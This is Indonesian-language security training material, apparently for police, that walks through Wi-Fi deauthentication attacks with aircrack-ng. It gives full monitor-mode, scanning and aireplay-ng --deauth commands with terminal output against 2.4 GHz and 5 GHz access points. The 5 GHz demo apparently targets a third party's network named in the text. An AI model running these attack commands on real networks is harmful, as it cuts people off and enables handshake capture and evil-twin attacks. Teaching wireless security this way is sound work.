Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 7. Teknik Serangan pada Wifi

Table of Content

1. Wifi Deauth Attack

Konsep **Wi-Fi Deauthentication Attack** (atau sering disebut **Deauth Attack**) adalah jenis serangan siber yang menargetkan hubungan komunikasi antara perangkat pengguna (seperti laptop atau HP) dengan Access Point (Router Wi-Fi).

Berbeda dengan serangan *jamming* yang mengganggu sinyal radio secara fisik, Deauth Attack bekerja pada level **protokol jaringan**.

Cara Kerja Deauth Attack

Serangan ini memanfaatkan celah pada protokol **IEEE 802.11 (Wi-Fi)**. Dalam komunikasi Wi-Fi normal, terdapat sebuah paket data yang disebut **Deauthentication Frame**. Paket ini digunakan secara resmi jika router ingin memutuskan koneksi perangkat (misalnya saat router akan *restart*).

Masalahnya, dalam standar Wi-Fi yang lebih tua (seperti WPA2 tanpa proteksi manajemen frame), paket ini **tidak terenkripsi** dan **mudah dipalsukan**.

1. **Pemindaian (Scanning):** Penyerang memantau lalu lintas udara untuk menemukan alamat MAC (MAC Address) milik router target dan perangkat korban.
2. **Pemalsuan (Spoofing):** Penyerang mengirimkan paket deauthentication ke router dengan berpura-pura menjadi perangkat korban, ATAU mengirim paket ke korban dengan berpura-pura menjadi router.
3. **Pemutusan Koneksi:** Karena perangkat menganggap perintah tersebut datang dari sumber resmi, perangkat tersebut akan segera memutus koneksi Wi-Fi.
4. **Serangan Berulang:** Penyerang mengirimkan paket ini terus-menerus (ribuan kali per detik) sehingga korban tidak pernah bisa terhubung kembali ke internet.


Mengapa Penyerang Melakukan Ini?

Meskipun terlihat hanya seperti "jahil" agar orang tidak bisa internetan, Deauth Attack sering kali merupakan tahap awal dari serangan yang lebih berbahaya:

- **Evil Twin Attack:** Setelah korban terputus dari Wi-Fi asli, penyerang membuat Wi-Fi palsu dengan nama yang sama agar korban terhubung ke jaringan penyerang.
- **WPA/WPA2 Handshake Capture:** Saat korban mencoba menghubungkan kembali perangkatnya, terjadi proses "jabat tangan" (handshake). Penyerang menangkap paket ini untuk mencoba membobol kata sandi Wi-Fi secara *offline*.
- **Denial of Service (DoS):** Sekadar melumpuhkan jaringan di area tertentu agar aktivitas operasional terganggu.

A. Contoh penyerangan akses point dengan Frekuensi 2.4 Ghz

Sebagai demo, kali ini kita akan menggunaan tool bawaah kali linux untuk melakukan deauth attack. Tool yang akan kita gunakan adalah aircrack-ng



Interface wifi yang akan saya gunakan untuk menyerang adalah wlan1. Adapter wifi ini support untuk menyerang akses point dengan frekuensi 2,4 Ghz dan 5 Ghz.

Langkah 1. Menjadikan interface wifi yang digunakan menyerang menjadi monitor mode

Pertama tama kita akan ubah wlan1 ke mode monitor. Sebelumnya kita matikan dulu proses yang menggangu, kita ketik :

sudo airmon-ng check kill

Selanjutnya ubah interface wlan1 jadi monitor mode :

sudo airmon-ng start wlan1

```
┌──(robohax㉿robohax-20bws2ng00)-[~]
└─$ sudo airmon-ng start wlan1

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7265 (rev 59)
phy1    wlan1           rtw89_8852bu    Realtek 802.11ac WLAN Adapter
                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)
```

Hasilnya bisa kita cek dengan perintah ifconfig :

```
└─$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 68:f7:28:fb:82:8f  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0×f1200000-f1220000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1293  bytes 84527 (82.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1293  bytes 84527 (82.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 5c:e0:c5:9a:d4:9f  txqueuelen 1000  (Ethernet)
        RX packets 3091  bytes 1991510 (1.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2399  bytes 864500 (844.2 KiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

wlan1mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 40-A5-EF-52-44-82-00-76-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 3479  bytes 977395 (954.4 KiB)
        RX errors 0  dropped 3479  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Interface wlan1mon adalah interface wifi kita yang berada dalam monitor mode.

2. Langkah dua, Scanning target

Selanjutnya, Kita akan mencari **BSSID** (MAC Address Router) dan **Channel** target, jalankan perintah :

sudo airodump-ng wlan1mon

Tunggu sampai nama akses point yang kita incar terlihat, begitu terlihat langsung tekan ctrl+c untuk mengakhiri airodump.



Disini akses point yang saya incar sudah terlihat, bernama : Robohax

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

42:7D:3F:D3:B6:A7 -24 8 0 0 11 180 WPA2 CCMP PSK Robohax

Berikut ini data target :

Mac address : 42:7D:3F:D3:B6:A7


Channel : 11

Langkah 3. Pantau target

Sekarang kita akan memantau target secara spesifik untuk melihat perangkat yang sedang terhubung.

Di terminal ketikkan :

sudo airodump-ng --bssid 42:7D:3F:D3:B6:A7 -c 11 wlan1mon



Terlihat ada 1 perangkat yang terhubung dengan mac address : 20:72:0D:39:17:3A


Langkah 4. Deauth

Kita bisa memutuskan koneksi wifi perangkat yang kita tentukan atau memutuskan wifi semua perangkat yang terhubung ke akses point Robohax.


Untuk memutuskan wifi semua perangkat yang sedang terhubung ketikkan :

sudo aireplay-ng --deauth 0 -a 42:7D:3F:D3:B6:A7 wlan1mon

keterangan : 42:7D:3F:D3:B6:A7 adalah mac address router (akses point)



Kita cek apakah perangkat yang terkoneksi sudah terputus, kembali lagi ke jendela terminal yang sedang menjalankan airodump-ng :



Terlihat perangkat yang sedang terhubung aktivitasnya berhenti yang artinya perangkat tersebut sudah terputus dari jaringan wifi Robohax

Kita bisa juga hanya memutuskan 1 perangkat yang kita targetkan dengan menambahkan parameter -c , dengan pola :

sudo aireplay-ng --deauth 0 -a [MAC_ROUTER] -c [MAC_PERANGKAT_KORBAN] wlan1mon

A. Contoh penyerangan akses point dengan Frekuensi 5 Ghz

Selanjutnya kita akan mencoba serangan pada akses point dengan frekuensi 5 Ghz.

Langkah 1. persiapan interface

Disini sama seperti tadi saya akan menggunakan interface wlan1, jika interface wlan1 belum dalam mode monitor, ubah dulu ke mode monitor :

sudo airmon-ng check kill

sudo airmon-ng start wlan1

Jika sudah dalam mode monitor langkah ini bisa dilewati


Langkah 2. Scanning target akses point 5 Ghz

airodump-ng secara default hanya memindai 2.4 GHz. Gunakan bendera --band a untuk melihat jaringan 5 GHz.

Ketik :

sudo airodump-ng --band a wlan1mon

Tunggu sampai muncul akses point yang akan kita serang.



Terlihat ada 1 akses point 5G yang menarik dengan perangkat yang terhubung ke dalam akses point :

CC:89:5E:99:5E:60 22:D2:9B:35:36:61 -93 0 - 6e 0 3

CC:89:5E:99:5E:60 adalah mac address access point bernama MIA MARDIAH, akses point itu beroperasi di channel 149


Langkah 3. Kunci Frekuensi

Sebelum menyerang, Anda harus mengunci interface Anda pada channel target agar paket deauth terkirim di frekuensi yang tepat.

Buka terminal, ketik :

sudo airodump-ng -c 149 --bssid CC:89:5E:99:5E:60 wlan1mon

(Biarkan terminal ini tetap terbuka agar interface tidak berpindah channel).




Langkah 4, Deauth

Selanjutnya kita akan deauth semua perangkat yang terhubung ke akses point yang sudah kita targetkan.

Buka terminal baru, ketik :

sudo aireplay-ng --deauth 0 -a CC:89:5E:99:5E:60 wlan1mon



Untuk menghentikan serangan tekan ctrl+c

Untuk mengetahui serangan deauth berhasil atau tidak, ada 2 indikator :

- indikator pertama, jika perangkat station tiba tiba menghilang dari tangkapan di layar airodump-ng berarti koneksi sudah pasti terputus

- indikator kedua, walaupun perangkat tetap ada di monitor airodump-ng, tapi pada kolom lost mendadak tinggi, itu pertanda perangkat station berhasil kita kick dari wifi.

